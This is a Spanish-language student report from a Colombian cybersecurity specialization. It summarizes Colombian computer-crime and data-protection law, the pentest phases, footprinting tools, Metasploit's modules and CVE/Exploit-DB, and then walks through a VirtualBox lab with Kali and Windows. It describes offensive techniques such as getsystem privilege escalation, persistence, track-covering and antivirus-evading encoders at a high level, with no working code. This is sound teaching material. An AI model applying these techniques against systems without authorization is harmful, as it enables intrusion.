CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

IMIRIDA MORA

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM - 202337164

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTA
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

IMIRIDA MORA

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM - 202337164

JOHN FREDDY QUINTERO TAMAYO
DIRECTOR DE CURSO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTA
2023

CONTENIDO

LISTA DE TABLAS

Pág

LISTA DE FIGURAS

Pág

LISTA DE ANEXOS

Pág

GLOSARIO

AMENAZA CIBERNETICA: Cualquier evento o actividad que tenga el potencial de dañar o comprometer la seguridad de sistemas o datos en línea.

ATAQUE CIBERNETICO: Un intento deliberado de acceder, dañar o robar información o recursos digitales de manera no autorizada.

CIBERSEGURIDAD: La práctica de proteger sistemas, redes y datos digitales contra ataques, daños o accesos no autorizados.

DETENSION DE INTRUSIONES: La monitorización activa de las redes y sistemas para identificar y responder a actividades sospechosas o maliciosas.

FIREWALL: Sistema de seguridad que controla el tráfico de red y decide permitir o bloquear cierta comunicación basada en reglas de seguridad predefinidas.

SEGURIDAD DE LA INFORMACION: Conjunto de prácticas y medidas para proteger la confidencialidad, integridad y disponibilidad de la información.

RESUMEN

Este trabajo fomenta la mejora continua de la seguridad, mediante los equipos de red team y blue team con ellos, se pretende implementar controles y políticas de seguridad efectivas que ayuden a las organizaciones a mitigar y prevenir riesgos informáticos.

En Colombia, se cuenta con una regulación y legislación que está enfocada al proceso de pruebas de penetración y hacking ético, especialmente en el marco en el marco del cogido de ética del colegio profesional nacional de ingenieros (COPNIA).

Las pruebas de intrusión son una herramienta fundamental para evaluar la postura de seguridad de una organización y garantizar que esté preparada para enfrentar amenazas cibernéticas. Al proporcionar una visión realista de las debilidades, permiten a las organizaciones tomar medidas proactivas para mejorar su seguridad y proteger sus activos digitales.

La contención de ataques informáticos es esencial para minimizar el daño y garantizar la continuidad de las operaciones de una organización. Una respuesta rápida y efectiva a los incidentes cibernéticos es fundamental para proteger la confidencialidad, integridad y disponibilidad de los datos y sistemas críticos.

1. INTRODUCCIÓN

En un mundo cada vez más globalizado y evolucionando rápidamente, la seguridad informática se ha convertido en una prioridad alta y a su vez critica, las organizaciones enfrentan amenazas constantes de ataques cibernéticos que colocan en riesgo su información.

La contención de ataques informáticos se ha convertido en un proceso indispensable de la estrategia de ciberseguridad, diseñados para mitigar el daño y prevenir la propagación de amenazas una vez que se infectado el sistema.

Adicionalmente, la ejecución de pruebas de intrusión desempeña un papel importante para los equipos de pruebas de intrusión más conocidos como Red Team y Blue Team, ellos simulan ataques controlados y éticos contra sistemas de información para identificar vulnerabilidades antes de que los ciberdelincuentes las exploten. Este proceso proactivo permite a las organizaciones fortalecer sus defensas y mitigar posibles amenazas.

2. OBJETIVOS

2.1 OBJETIVO GENERAL

Proporcionar a la organización una visión respecto a su seguridad informática y ayudar a priorizar medidas de mitigación. A través de informes detallados, hallazgos y recomendaciones para mejorar la seguridad, fortaleciendo sistemas y procesos que se anticipen a posibles amenazas y proteger los activos digitales de las organizaciones.

2.2 OBJETIVOS ESPECÍFICOS

Realizar simulación controlada de una amenaza.
Conocer regulación y aspectos legales Colombianos.
Ejecución de pruebas de intrusión
Analizar procesos de seguridad para las organizaciones.

3. CONCEPTOS EQUIPOS DE SEGURIDAD

3.1 Actualmente en Colombia existen marcos regulatorios los cuales se enfocan no solamente a ley de delitos informáticos sino a la protección de datos personales los cuales deben ser asegurados por parte de organizaciones las cuales reúnen data de miles de personas. En este orden de ideas se requiere que defina de forma general y con sus palabras qué menciona la ley 1273 de 2009 y definir cada artículo; además deben explicar de manera general todo al respecto de la ley 1581 de 2012. Para la ley 1581 de 2012 deben consultar el monto de las multas correspondientes y la entidad que regula este tema en Colombia.

Tabla 1 LEY 1273 DE 2009

LEY 1273 DE 2009

El 05/01/2009 se define una ley contra delitos en la privacidad, honradez y accesibilidad de los datos y los procedimientos informáticos. Permite avanzar en el sanciona miento para los delitos informático.

ARTICULO	NOMBRE DEL ARTICULO	DESCRIPCION
269 A	Acceso abusivo a un sistema informático	Toda persona que, sin autorización, impida o interfiera en el normal ingreso a un sistema informático, a los datos que estén dentro de ellos y la red.
269 B	Obstaculización ilegitima de sistema informático o red de telecomunicaciones.	Toda persona que, sin autorización, impida o interfiera en el normal ingreso a un sistema informático, a los datos que estén dentro de ellos y la red.
269 C	Interceptación de datos informáticos.	Cualquier persona que, sin orden judicial, obstaculice datos en su origen, destino o emita radiación electromagnética desde un sistema informático que transmita dichos datos.
269 D	Daño informático.	Cualquier persona sin autorización perjudique, suprima, deteriore, perturbe o elimine datos, procesamiento de información o sus componentes lógicos
269 E	Uso de Software malicioso.	Cualquier persona que fabrique, comercialice, compre, distribuya, venda, envíe, implemente o adquiera software malicioso u otros programas informáticos dañinos en el territorio del país sin permiso.

269 F	Violación de datos personales.	El que venda, compra, almacene o utilice claves personales, sin autorización de archivos, base de datos o medio similar, para uso o un beneficio de tercero.
269 G	Suplantación de sitios web para capturar datos personales.	Cualquier persona que cree, construya, aplique, programe o envíe páginas electrónicas o spam con fines ilegales y sin permiso Tendrán el mismo castigo quienes cambien el sistema de resolución del dominio, obligando a los usuarios a ingresar una IP diferente cuando crean que están accediendo sitio web personal.
269 H	Circunstancias de agravación punitiva.	De conformidad con la ley, la pena se aumentará de la mitad a las 3/4 partes si: 1.En una red o sistema informático local o extranjero, o en el sector público u oficial de comunicaciones o financiero. 2.Cuando el funcionario cumpla con su deber. 3.Explotar la confianza del titular de la información o de la persona con quien tenga una relación contractual. 4.Revelación o divulgación del contenido de la información y perjuicio a los intereses de terceros. 5.Buscar beneficios para uno mismo o para otros. 6. Con fines de terrorismo o para crear un riesgo para la seguridad o la defensa nacionales. 7.Uso de terceros de buena fe como herramientas. 8. Si quien realiza estas actuaciones tiene a su cargo la gestión, administración o control de dicha información, la sanción es también de privación de los derechos de la profesión relacionada con los sistemas informáticos de información por un período de hasta tres años.
269 I	Hurtos por medios informáticos y semejantes.	Quien exceda las medidas de seguridad informática, lo estipulado en el artículo 239, manipule los sistemas informáticos, las redes de sistemas electrónicos, telemáticos u otros medios análogos, o se haga pasar por un usuario antes del establecimiento de autenticación y autorización, estará sujeto a las sanciones especificado en este artículo.

269 J	Transferencia no consentida de activos.	Cualquier persona que utilice la manipulación informática o medios similares con fines lucrativos sin consentimiento enajena bienes en perjuicio de un tercero, salvo que tal acción sea considerada un delito castigado con una pena más grave.

Fuente 1 Ley 1273 de 2009 - Gestor Normativo. (s.f.). Inicio - Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492#:~:text=Por%20medio%20de%20la%20cual,las%20comunicaciones,%20entre%20otras%20disposiciones.

Tabla 2 LEY 1581 DE 2012

LEY 1581 DE 2012	
Su objeto es que todas las personas puedan conocer, actualizar y corregir la información almacenada en bases de datos o archivos.	
CATEGORIA	**DESCRIPCION**
GENERALIDADES	Es la ley que regula la protección de las personas a facultar la información personal que es guardada en bases de datos o archivos, así como la actualización o rectificación.
APLICACIÓN	Se aplica al tratamiento de datos personales realizados por entidades públicas o privadas.
EXCLUSIONES	• Base de datos o archivos mantenidos en un ámbito netamente persona o doméstico. • Base de datos para seguridad y defensa nacional, así como prevenir, control del lavado de activos y financiamiento del terrorismo. • Base de datos de inteligencia y contrainteligencia. • Base de datos o archivos periodísticos y otros contenidos editoriales. • Base de datos reguladas por la ley 1266 de 2008 “datos financieros y crediticios” • Bases de datos del DANE.
ASPECTOS RELEVANTES	• Legalidad. • Finalidad. • Libertad. • Veracidad o Calidad. • Transparencia. • Acceso y circulación restringida. • Seguridad. • Confidencialidad.
CATEGORIA ESPECIAL DE DATOS	• Datos sensibles • Datos personales de menores de edad
MULTAS O SANCIONES	• Multas de carácter personal e institucional hasta por 2000 SMLMV.

	• Suspensión de las actividades relacionadas con el tratamiento hasta por 6 meses. • Cierre temporal de las operaciones relacionadas con el tratamiento una vez transcurrido el termino de suspensión. • Cierre inmediato y definitivo de la operación que involucre el tratamiento de datos sensibles.
ENTE REGULADOR	Superintendencia de Industria y Comercio

Fuente 2 Ley 1581 de 2012 - Gestor Normativo. (s.f.). Inicio - Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

3.2 El pentesting es un proceso de gran vitalidad en el campo de la ciberseguridad, por este motivo usted debe definir cada etapa del pentesting, pero tiene que especificar con mayor detalle la etapa de footprinting, de qué trata esta etapa, ¿qué aplicaciones (Opensource y pagas) podría utilizar para este proceso? ¿Y por qué piensa que es una de las etapas más importantes dentro del pentesting?

Tabla 3 FASES DEL PESTESTING

FASES DEL PENTESTING	
Las pruebas de penetración identifican de forma proactiva las vulnerabilidades de seguridad que son más fáciles de explotar antes que los piratas informáticos. Sin embargo, la intrusión es solo una parte del proceso de penetración. A continuación, describo las 6 fases que presenta.	
FASES DEL PENTESTING	**DESCRIPCION DE LA FASE**
RECONOCIMIENTO	Recopilar toda la información pública sobre el objetivo. Puede realizar una identificación activa, una identificación pasiva o una combinación de ambas. • Reconocimiento pasivo: no deja rastro de que se está recopilando información sobre el objetivo. • Reconocimiento activo: puede dejar algunos rastros digitales porque interactúa directamente con el objetivo del análisis.
ESCANEO	Después de recopilar toda la información disponible públicamente sobre el sistema de destino, el siguiente paso en la prueba de penetración es realizar un análisis de vulnerabilidad completo. Esto se puede hacer escaneando con la herramienta Nmap, que solo se puede usar con la autorización del sistema que se está auditando.
OBTENCIÓN DE ACCESO	Un exploit es un software diseñado específicamente para aprovechar un error inform

	ático. Después de ejecutar un exploit (o una serie de exploits),
MANTENIMIENTO DEL ACCESO	Si la funcionalidad del malware se interrumpe cuando la víctima apaga la computadora, el acceso al sistema es inútil.
BORRADO DE HUELLAS	Después de simular un ataque cibernético, es imperativo eliminar toda evidencia que pueda revelar la identidad del atacante, ya que esto es lo que harían los piratas informáticos malintencionados en situaciones de la vida real.
ELABORACIÓN DEL REPORTE	La redacción de informes es una tarea que los expertos en seguridad cibernética a menudo tienen que realizar porque el propósito original de las pruebas de penetración es detectar y comunicar las amenazas que se encuentran en los sistemas informáticos.

Fuente 3 Fases de un pentest | KeepCoding Bootcamps. (s.f.). KeepCoding Bootcamps. https://keepcoding.io/blog/fases-de-un-pentest-ciberseguridad/

ETAPA DE FOOTPRINTING[1]: Es la forma de recopilación de información, implica buscar información pública sobre el objetivo, pero no interactuar con él, para no dejar huellas de indagación.

Estos datos son públicos y las prácticas realizadas en buscadores, redes sociales y páginas web. De esta forma, los investigadores o atacantes ni siquiera necesitan abrir el dominio web de la empresa investigada para obtener los datos sobre esa empresa y ampliar la superficie de ataque.

A medida que se vuelve más fácil recopilar datos específicos, el ataque también sale a la superficie; especialmente si el footprinting no dejan evidencia de que alguien esté espiando el sistema.

Presenta dos tipos de footprinting a continuación lo describiremos:

- **FOOTPRINTING ACTIVO**: Este es un método de uso de herramientas para analizar en profundidad los datos del dominio de la red, con fines maliciosos o de defensa de la red. Un ejemplo de estas herramientas es el protocolo WHOIS.

[1] *¿Qué es footprinting?* | *KeepCoding Bootcamps*. (s.f.). KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-footprinting-ciberseguridad/

- **FOOTPRINTING PASIVO:** Es un método que no utiliza herramientas, sino que utiliza redes sociales y motores de búsqueda, para recopilar información sobre un objetivo.

PROTOCOLO WHOIS: Es un protocolo para consultar en bases de datos y recuperar información sobre dominio web. Proporciona datos como el nombre del propietario del dominio, la fecha de creación y fecha de vencimiento. Sin embargo, también protege información, como la geolocalización, por motivos de privacidad.

APLICACIONES (OPENSOURCE Y PAGAS)[2]: Entre ellas encontramos las siguientes aplicaciones:

- Whois: Con esta aplicación logramos obtener información parecida sobre el dominio de la web.
- Harvester: Esta herramienta es responsable de las búsquedas de correos electrónicos en motores de búsqueda como Google.
- Whatweb: Mediante esta herramienta podemos obtener información de Whois sobre su nombre de dominio, a que dirección de correo electrónico se le asigno.
- Dnsenum: Mediante Con esta aplicación logramos obtener información del DNS.
- WPScan: Si el sitio escaneado se basa en WordPress, esta aplicación mostrara las vulnerabilidades del sitio.
- Uniscan: Este es un escáner de vulnerabilidades web con opciones para el detectar afectaciones e información del servidor.

3.3 Metasploit es quizás una de las herramientas de importancia en el campo de la seguridad; algunos hackers expertos desarrollan sus propios frameworks, otros deciden utilizar frameworks existentes, por ello su trabajo en este apartado es buscar el funcionamiento, arquitectura y opciones que trae Metasploit el cual se encuentra disponible desde Kali Linux.

Tabla 4 METASPLOIT

METASPLOIT	DESCRIPCION
QUE ES	Es un marco de código abierto basado en Ruby que utilizan los profesionales de la seguridad de la información y los ciberdelincuentes para encontrar, explotar y validar las vulnerabilidades del sistema.

[2] *Footprinting básico con Kali Linux | Francisco Molina. (s.f.). Francisco Molina | Ingeniero en Conectividad y Redes. https://www.franciscomolina.cl/footprinting-basico-con-kali-linux/*

COMO FUNCIONA	La arquitectura de Metasploit Framework consta de las siguientes partes: • MSFConsole (Metasploit Framework Console): la interfaz Metasploit más utilizada, la consola Metasploit permite a los usuarios acceder a Metasploit Framework a través de una interfaz de línea de comandos interactiva. • MSFWeb: una interfaz basada en navegador que permite a los usuarios acceder al marco de Metasploit. • Armitage: desarrollado por Raphael Mudge en 2013, Armitage es una interfaz gráfica de usuario basada en Java que permite a los equipos de seguridad colaborar compartiendo su acceso a hosts comprometidos. • RPC (llamada a procedimiento remoto): permite a los usuarios manejar mediante programación Metasploit Framework utilizando servicios de llamada a procedimiento remoto (RPC) basados en HTTP. Además del Ruby nativo de Metasploit, los servicios RPC pueden operar a través de otros lenguajes, como Java, Python y C.
MODULOS	Hay cinco tipos principales de módulos de Metasploit, clasificados según las tareas que realizan: • Cargas útiles: las cargas útiles son códigos de shell que realizan las acciones previstas por el usuario una vez que un exploit ha comprometido un sistema objetivo. Se pueden usar para abrir Meterpreters o comandos de shells. Los Meterpreters son cargas útiles sofisticadas que se utilizan durante un ciberataque para ejecutar código y realizar más tareas exploratorias. • Exploits: ejecuta secuencias de comandos para aprovechar las debilidades del sistema o de la aplicación y obtener acceso a los sistemas de destino. • Publicaciones (módulos posteriores a la explotación): las publicaciones permiten a los usuarios realizar una recopilación de información más profunda e infiltrarse aún más en un sistema de destino después de la explotación. Por ejemplo, las publicaciones se pueden utilizar para realizar la enumeración de servicios. • Codificadores: los codificadores ocultan las cargas útiles en tránsito para garantizar que se entreguen correctamente al sistema de destino y eviten la detección del software antivirus, los sistemas de

	detección de intrusiones (IDS) y los sistemas de prevención de intrusiones (IPS). • NOP (No Operation): los generadores NOP crean secuencias aleatorias de bytes para evitar los sistemas de detección y prevención de intrusiones. • Auxiliares: los módulos auxiliares incluyen escaneo de vulnerabilidades, escaneo de puertos, fuzzers, sniffers y otras herramientas de explotación.
USOS	• Recopilación de información: mediante el uso de módulos auxiliares: portscan / syn, portscan / tcp, srnb version, db nmap, scanner / ftp / ftp_version y collect / shodan_search. • Enumeración: utilizando enumshares smb / srnb, enumusers smb / srnb y smb / srnb_login. • Obtener acceso: mediante el uso de exploits y cargas útiles de Metasploit. • Escalada de privilegios: mediante el uso de meterpreter-use priv y meterpreter-getsystem. • Mantener el acceso: mediante meterpreter, ejecuta la persistencia. • Cubriendo pistas: mediante el uso de módulos anti-forenses posteriores a la explotación.

Fuente 4 ciberseg1922. (2021b, 13 de diciembre). ¿Qué es Metasploit Framework y cómo funciona? | Ciberseguridad. Ciberseguridad. https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/

Al momento de buscar vulnerabilidades para que estas sean explotadas por medio de algún Metasploit los expertos en ciberseguridad requieren comprender qué es un CVE y si este contiene algún exploit para explotar la vulnerabilidad encontrada. Dentro del proceso descrito en este apartado usted como experto en cibserguridad debe buscar y documentar lo siguiente:

¿QUÉ ES UN CVE Y SU ESTRUCTURA?: Es una Base de vulnerabilidades y exhibiciones de seguridad de la información divulgadas públicamente.

CVE fue lanzado en 1999 por la corporación MITRE para identificar y categorizar vulnerabilidades en software y firmware. CVE suministra un diccionario gratuito para que mejoren su seguridad cibernética.[3]

[3] ciberseg1922. (2021, 11 de octubre). *¿Qué es CVE? Explicación de vulnerabilidades y exposiciones comunes*. Ciberseguridad. https://ciberseguridad.com/herramientas/marco-mitre-att-ck/cve-vulnerabilidades-exposiciones-comunes/

Figura 1 ESTRUCTURA DE CVE

Fuente 5 CVE. (s.f.). Securizando. https://securizando.com/cve/

3.4 ¿QUE ES EXPLOIT-DB Y CÓMO SE UTILIZA Y CÓMO SE ARTICULA CON EL CVE?

EXPLOITDB[4]: Es una base de datos que recopila exploits de debilidades conocidas de una base de datos publica y envíos de usuarios. Los evaluadores de penetración de todo el mundo pueden ver, descargar, y utilizar estas vulnerabilidades de forma gratuita.

Anexo 1 – Escenario 1

Este anexo tiene la finalidad de brindar una guía para la identificación del análisis y configuración del banco de trabajo.

3.5 SITUACIÓN PROBLEMA: MONTAJE BANCO DE TRABAJO


HackerHouse requiere previamente una instalación de un banco de trabajo. Para este banco de trabajo se debe tener en cuenta los siguientes aspectos:

- Paso A: Descargar la herramienta virtualizadora “VirtualBox” en su última versión.

Se procede a realizar la descarga de la herramienta de virtualización de virtual box, lo hacemos en la URL https://www.virtualbox.org/wiki/Downloads

[4] *¿Qué es ExploitDB? | KeepCoding Bootcamps. (s.f.). KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-exploitdb/*

Figura 2 Descarga de Herramienta



Fuente: Imirida Mora Niño


Vamos a la carpeta de descargas en nuestro equipo y vamos a encontrar el archivo descargado para ejecutarlo.

Figura 3 Carpeta Descargas

Fuente: Imirida Mora Niño

Después de esto empieza su instalación como lo muestra la imagen.


Figura 4 Inicialización de Instalación



Fuente: Imirida Mora Niño

Nos muestra las opciones o componentes que se ejecutarán con la instalación.


Figura 5 Componentes.



Fuente: Imirida Mora Niño

Le damos clic en todas las opciones de Next hasta que empiece su instalación como no lo muestra la siguiente imagen.

Figura 6 Instalación de Virtual Box.



Fuente: Imirida Mora Niño


Le damos Clic en la opción de finalizar para terminar el proceso de instalación.

Figura 7 Finalización.

Fuente: Imirida Mora Niño

Después nos invita a su entorno grafico para comenzar a crear nuestras máquinas virtuales, dentro de virtual box, allí diligenciamos el formulario con lo datos que nos pide, adicionamos la imagen ISO o la máquina virtual ya descargada y lista para el funcionamiento.

Figura 8 Interfaz Gráfica.



Fuente: Imirida Mora Niño


- Paso B: máquinas virtuales, una con Kali Linux Y Windows 10

Para el paso B se realiza la instalación de dos máquinas virtuales la primera con sistema operativo de Kali Linux y la segunda con Windows Home.

3.5.1. INSTALACION KALI LINUX:

Para este proceso, yo ya tenía instalado una máquina virtual el cual presenta un sistema operativo de Debian de 64 bits, con una memora base de 2048 MB

Figura 9 Características de Kali Linux.



Fuente: Imirida Mora Niño

Cuando encendemos la maquina Kali Linux, nos muestra el siguiente entorno.

Figura 10 Inicialización de Kali Linux.

Fuente: Imirida Mora Niño

Debemos ingresar al entorno con el usuario y contraseña configurada en el momento de la parametrización el Usuario es: **imoran** este usuario se da por mi correo institucional y mi usuario de campus virtual.

Figura 11 Acceso a Kali Linux.

Fuente: Imirida Mora Niño

Aquí después del inicio de sesión, él nos lleva al escritorio de Kali Linux, listo para su funcionamiento y realizar la práctica o validaciones correspondientes.


Figura 12 Escritorio de Linux.

Fuente: Imirida Mora Niño

3.5.2. INSTALACION WINDOWS:

Vamos a la carpeta de descargas en nuestro equipo y vamos a encontrar el archivo de imagen ISO para Windows.


Figura 13 Descarga de Imagen Iso.



Fuente: Imirida Mora NiñO

Procedemos a ingresar a nuestro virtual Box para crear la máquina virtual, así que le damos clic en la opción de crear máquina virtual y realizamos la configuración.


Figura 14 Creación de Windows



Fuente: Imirida Mora Niño

Como memoria para esta máquina ejecute su funcionamiento deje 2048 MB como lo muestra la imagen.


Figura 15 Memoria Base



Fuente: Imirida Mora Niño

Después de esto se realiza la configuración del sistema operativo de Windows, dentro de la herramienta de virtualización.


Figura 16 Configuración de Windows



Fuente: Imirida Mora Niño

En la siguiente imagen se evidencia que el sistema operativo que vamos a utilizar es un Windows 10 Home y damos clic en la imagen de siguiente para continuar con su instalación.


Figura 17 Selección de Windows



Fuente: Imirida Mora Niño

Y se realiza el proceso de Instalación de Windows según cada componente como lo muestra la siguiente imagen.


Figura 18 Instalación de Windows.



Fuente: Imirida Mora Niño

Después de terminar la instalación, nos muestra una pantalla la cual comienza a cargar las configuraciones para dirigirnos al escritorio de Windows.


Figura 19 Pantalla de configuración



Fuente: Imirida Mora Niño

Al terminar la preparación del entorno gráfico, nos pide configurar una cuenta de Microsoft para esta, la configure con mi correo electrónico y contraseña que ya tengo asignada en mi maquina física.


Figura 20 Cuenta Microsoft.



Fuente: Imirida Mora Niño

Después de ingresar la contraseña, nos envía al escrito de Windows para empezar a realizar la practica deseada.

Figura 21 Escritorio Windows.



